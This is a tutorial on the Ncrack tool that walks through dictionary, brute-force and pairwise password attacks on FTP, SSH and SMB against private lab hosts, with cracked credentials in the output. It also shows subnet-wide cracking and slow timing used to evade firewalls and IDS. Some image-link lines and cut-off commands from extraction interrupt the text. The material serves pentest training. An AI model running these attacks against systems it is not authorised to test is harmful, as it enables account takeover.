

## Introduction to Ncrack

Ncrack is a network authentication tool, it helps pentesters find out how vulnerable the credentials protecting a network's access are. The tool is a part of the Kali Linux arsenal and comes pre-installed with the package. It also has a unique feature to attack multiple targets at once, which is not seen very often in such tools.

Ncrack can be started by typing "ncrack" in the terminal. This shows us all the different options the tool provides us.

1 ncrack

**syntax:** ncrack [Options] {target:service specification/port number}

root@kali:~# ncrack ↩

Ncrack 0.6 ( <http://ncrack.org> )

Usage: ncrack [Options] {target and service specification}

#### TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iX <inputfilename>: Input from Nmap's -oX XML output format

-iN <inputfilename>: Input from Nmap's -oN Normal output format

-iL <inputfilename>: Input from list of hosts/networks

--exclude <host1[,host2][,host3],...>: Exclude hosts/networks

--excludefile <exclude\_file>: Exclude list from file

#### SERVICE SPECIFICATION:

Can pass target specific services in <service>://target (standard) notation using -p which will be applied to all hosts in non-standard notation.

Service arguments can be specified to be host-specific, type of service-specific (-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000

Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl

-p <service-list>: services will be applied to all non-standard notation hosts

-m <service>:<options>: options will be applied to all services of this type

-g <options>: options will be applied to every service globally

#### Misc options:

ssl: enable SSL over this service

path <name>: used in modules like HTTP ('=' needs escaping if used)

db <name>: used in modules like MongoDB to specify the database

domain <name>: used in modules like WinRM to specify the domain

#### TIMING AND PERFORMANCE:

Options which take <time> are in seconds, unless you append 'ms' (milliseconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).

#### Service-specific options:

cl (min connection limit): minimum number of concurrent parallel connections

CL (max connection limit): maximum number of concurrent parallel connections

at (authentication tries): authentication attempts per connection

cd (connection delay): delay <time> between each connection initiation

cr (connection retries): caps number of service connection attempts

to (time-out): maximum cracking <time> for service, regardless of success

-T<0-5>: Set timing template (higher is faster)

--connection-limit <number>: threshold for total concurrent connections

--stealthy-linear: try credentials using only one connection against each service until you hit the same host again. Overrides all other timing options.

#### AUTHENTICATION:

-U <filename>: username file

-P <filename>: password file

--user <username\_list>: comma-separated username list

--pass <password\_list>: comma-separated password list

--passwords-first: Iterate password list for each username. Default is opposite

--pairwise: Choose usernames and passwords in pairs.

#### OUTPUT:

-oN/-oX <file>: Output scan in normal and XML format, respectively, to the given file

-oA <basename>: Output in the two major formats at once

## Exploring Modules

Ncrack is a very versatile tool, it has modules to test most of the popular forms of network authentication. We can see this by checking the modules.

1 ncrack -V

## Authentication Phase

### Basic Attack

We have defined this attack as basic because at this phase we only know that port 21 is enabled for FTP service on the victim's machine. So with the help of the following command, we will try to find out possible FTP login credential.

1 ncrack ftp://192.168.0.105

On executing the above command it will try to crack the password for anonymous login account as shown in the given below image.

```

root@kali:~# ncrack ftp://192.168.0.105
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:52 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' '123456'
192.168.0.105 21/tcp ftp: 'anonymous' '12345'
192.168.0.105 21/tcp ftp: 'anonymous' '123456789'
192.168.0.105 21/tcp ftp: 'anonymous' 'password'
192.168.0.105 21/tcp ftp: 'anonymous' 'iloveyou'
192.168.0.105 21/tcp ftp: 'anonymous' 'princess'
192.168.0.105 21/tcp ftp: 'anonymous' '1234567'
192.168.0.105 21/tcp ftp: 'anonymous' '12345678'
192.168.0.105 21/tcp ftp: 'anonymous' 'abc123'
192.168.0.105 21/tcp ftp: 'anonymous' 'nicole'
192.168.0.105 21/tcp ftp: 'anonymous' 'daniel'
192.168.0.105 21/tcp ftp: 'anonymous' 'babygirl'
192.168.0.105 21/tcp ftp: 'anonymous' 'monkey'
Discovered credentials for ftp on 192.168.0.105 21/tcp:

```

### Dictionary Attack



Suppose you are willing to obtain correct login credential for any account such FTP, SSH or HTTP when you having following situations:

*Situation1- Know the only username but don't know the password*

*Situation2- Don't know username but know the password*

*Situation3- Neither have username nor the password*

In such a situation, you should use a wordlist dictionary and then go with ncrack command respectively:

1 ncrack -user msfadmin -P pass.txt 192.168.0.105:21

2 ncrack -U user.txt -pass msfadmin 192.168.0.105:21

3 ncrack -U user.txt -P pass.txt 192.168.0.105:21

```

root@kali:~# ncrack -user msfadmin -P pass.txt 192.168.0.105:21 ↵
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 09:38 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

Ncrack done: 1 service scanned in 15.00 seconds.

Ncrack finished.
root@kali:~# ncrack -U user.txt -pass msfadmin 192.168.0.105:21 ↵
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 09:38 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

Ncrack done: 1 service scanned in 15.01 seconds.

Ncrack finished.
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.105:21 ↵
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 09:39 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

Ncrack done: 1 service scanned in 21.01 seconds.



Ncrack finished.

```

### Brute Force Attack

Now, whenever you consider yourself in the following situations:

*Situation1- Close assumption of few usernames and passwords for any host: service and don't want to use a dictionary then you can go with the following command, this will reduce our effort of guessing truthful credential.*

```
1 ncrack -user msfadmin,ignite -pass msfadmin,123 ftp://192.168.0.106
```

*Situation2- Close assumption of usernames and passwords but there multiple hosts in a network and guessing valid login for destination machine is much time taken process.*

Again with the help of ncrack following command you will be able to crack valid login for any host present in the network.

1 ncrack -user msfadmin,ignite -pass msfadmin,123 192.168.0.1/24:21

```
root@kali:~# ncrack -user msfadmin,ignite -pass msfadmin,123 ftp://192.168.0.
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-07 06:07 EST
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Ncrack done: 1 service scanned in 12.09 seconds.
Ncrack finished.
root@kali:~# ncrack -user msfadmin,ignite -pass msfadmin,123 192.168.0.1/24:2
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-07 06:08 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Ncrack done: 256 services scanned in 12.03 seconds.
Ncrack finished.
```

### Pairwise Attack

choose usernames and passwords in the pair.

If you are not giving any dictionary, then ncrack will go with its default dictionary for pairing password for anonymous login.

1 ncrack -v --pairwise 192.168.0.105:21

From the given below image, you can observe that we had made successful FTP login with the help of paired password matthew.

```
root@kali:~# ncrack -v --pairwise 192.168.0.105:21 ↩️

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 10:57 EST

Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'matthew'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'hello1'

```

## Misc Phase

### *Resume the Attack*

This is probably the feature that takes the cake. We all know how frustrating the loss of connection or any other technical interruption can be during testing, this is where Ncrack is the blessing. If your attack gets interrupted, you can pick it right up from where you were.

```
1 ncrack --resume /root/.ncrack/restore.2018-12-05_04-36
```

```

root@kali:~# ncrack -v --pairwise 192.168.0.105:21 ↩️

192.168.0.105 21/tcp ftp: 'anonymous' 'hellohello'
Ncrack done: 1 service scanned in 186.02 seconds.
Probes sent: 1288 | timed-out: 0 | prematurely-closed: 0
Ncrack finished.

```

### Stop on Success

As you have seen in the above attack that it keeps on cracking the service until it finds the all possible logins but if you want that, the attack should quit cracking service after finding one credential then you should add **-f option** in the ncrack command.

```
1 ncrack -v --pairwise 192.168.0.105:21 -f
```

```
root@kali:~# ncrack -v --pairwise 192.168.0.105:21 -f
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:40 EST
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'matthew'
ftp://192.168.0.105:21 finished.
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' 'matthew'
Ncrack done: 1 service scanned in 24.01 seconds.
Probes sent: 36 | timed-out: 0 | prematurely-closed: 0
Ncrack finished.
```

#### *Obtain Result in List Format*

It always matters that how will you maintain your penetration testing report and output result while presenting them. Sometimes it is quite hectic to arrange the result in well polish look especially at that time when you have to penetrate multiple host machine. To shoot such hotchpotch, the ncrack has added **-sL option** which will generate the result in a list format.

```
1 ncrack ssh://192.168.0.105 ssh://192.168.0.106 -sL
```



```
root@kali:~# ncrack ssh://192.168.0.105 ssh://192.168.0.106 -sL
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 05:12 EST
----- [ Targets ] -----
Host: 192.168.0.105
  ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, dom
Host: 192.168.0.106
  ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, dom
Ncrack done: 2 services would be scanned.
Ncrack finished.
```

## Output Format

### *Normal text File*

If you want to store the output of ncrack result in a Text/XML format.

Then you can go with **-oN option** to save the result in a text file with the help of given below command and later can use the cat command to read the information saved inside that file.



```
1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oN normal.txt
```

```
1 cat normal.txt
```

Or you can switch to **-oX option** to save the output result in XML format.

```
1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oX save.xml
```

```

root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 12:09 EST

Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'



Ncrack done: 2 services scanned in 24.01 seconds.

Ncrack finished.
root@kali:~# cat normal.txt ↩
# Ncrack 0.6 scan initiated Tue Dec  4 12:09:18 2018 as: ncrack -U user.txt -
normal.txt 192.168.0.106:21 192.168.0.105:21
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

```

### *All Format At Once*

Suppose you want to store the output of ncrack result in both format (.txt, .xml) then you can choose **-oA option** while executing the command.

1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oA output

As you can observe that it has stored the result in two formats as “output.ncrack” and “output.xml”.

```

root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 13:55 EST
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Discovered credentials for ftp on 192.168.0.105 21/tcp:

192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

# Ncrack done at Tue Dec 4 13:55:58 2018 -- 2 services scanned in 24.02 second
root@kali:~# cat output.xml

```

### Append output



If the testing is being done in iterations, Ncrack gives us the option to append or add the output to an existing file with ease.

As you can observe that when we try to crack FTP service for the host: 192.168.0.106, it gives ignite:123 as login credential that I had to save in a text file.

```
1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 -oN normal.txt
```

But on crack SMB service for the host: 192.168.0.105, it gives msfadmin:msfadmin as login credential and here I had appended the output in the previous text file.

```
1 ncrack -U user.txt -P pass.txt 192.168.0.105:445 -oN normal.txt --append-output
```

Conclusion: so by reading normal.txt file we got both output result at one place rather than clobber specified output files.

```

### Nsock Trace

Ncrack lets us run the nsock trace on our target while attacking it, we can set the trace level anywhere from 0 to 10 depending on our objective. The output from this operation is quite large.

```
1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 --nsock-trace 2
```

```
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 --nsock-trace 2

We weren't kidding when we said the output is large!

## Timing and Performance

### Timing Templates

Timing template in ncrack is defined by `-T<0-5>` having `-T0` as the slowest and `-T5` as the fastest. By default, all ncrack scans run on `-T3` timing template. Timing template in Ncrack is used to optimize and improve the quality and performance of the scan to get desired results.



T5: Insane Scan

T4: Aggressive Scan

T3: Normal Scan



T2: Polite Scan

T1: Sneaky Scan

```
1 ncrack -U user.txt -P pass.txt 192.168.0.105:21 -T1
```

As you can observe from the given below image that it took **187.57 seconds** and for this reason, T0 and T1 are used to evade from firewall and IDS/IPS.

```
1 ncrack -U user.txt -P pass.txt 192.168.0.105:21 -T5
```

```
2 ncrack -U user.txt -P pass.txt 192.168.0.105:21
```

On executing the above command you can compare the time of completing the process in both results, it took **15.01 seconds** during T5 and **24.00 seconds** during default (T3).

```

### *Service-Specific Options*

**cl (min connection limit):** minimum number of concurrent parallel connections

**CL (max connection limit):** maximum number of concurrent parallel connections

**at (authentication tries):** authentication attempts per connection

**cd (connection delay):** delay <time> between each connection initiation

**cr (connection retires):** caps number of service connection attempts

**to (time-out):** maximum cracking <time> for service, regardless of success so far

You can use the above option while penetrating the whole network for cracking any service.

```
1 ncrack ssh://192.168.0.105 -m ftp:cl=10,CL=30,at=5,cd=2ms,cr=10,to=2ms -sL -d
```

Version: 0.6.12 (2018-12-05)

## Target Specification

### *Input from Nmap's XML*

You might be aware of Nmap tool its functionality, suppose while scanning network with the help of nmap you have stored its result in XML format then you can use ncrack **-iX option** to crack the running services with the help of XML file format.

```
1 ncrack -u ignite -pass 123 -iX nmap.xml
```

As you can observe from the given image that ncrack itself, cracked the password for FTP without specifying any service or port in the command.

```
root@kali:~# nmap -sV -p21 192.168.0.106 -oX nmap.xml ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-06 12:54 EST
Nmap scan report for 192.168.0.106
Host is up (0.00063s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
MAC Address: 00:0C:29:37:8D:D6 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
root@kali:~# cat nmap.xml ↵

root@kali:~# ncrack -user ignite -pass 123 -iX nmap.xml ↵
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 12:54 EST



Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
```

### Input from the Text file

Executing command again and again on multiple hosts is quite time-consuming efforts, therefore, you can place all host IP in a text file and then use it for cracking any particular service.

```
1 ncrack -U user.txt -P pass.txt -iL host.txt -p21
```

```
root@kali:~# cat host.txt ↵
192.168.0.101
192.168.0.105
192.168.0.106
root@kali:~# ncrack -U user.txt -P pass.txt -iL host.txt -p21 ↵

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 13:03 EST



Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'

Ncrack done: 3 services scanned in 24.03 seconds.

Ncrack finished.
root@kali:~# █
```

### Exclude Host from List

Suppose you are using a list that contains multiple IP or range of IP and you don't want to crack service for a specific IP then you can use **--exclude option** to eliminate that particular IP from list of hosts.

```
1 ncrack -U user.txt -P pass.txt -iL host.txt -p21 --exclude 192.168.0.106
```

As you can observe, this time it does not crack for 192.168.0.106 and shown the result for the remaining IP.

```
root@kali:~# ncrack -U user.txt -P pass.txt -iL host.txt -p21 --exclude 192.168.0.1
```

```
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-06 13:07 EST
```

```
Discovered credentials for ftp on 192.168.0.105 21/tcp:
```

```
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'
```

```
Ncrack done: 2 services scanned in 21.00 seconds.
```

```
Ncrack finished.
```

```
root@kali:~#
```
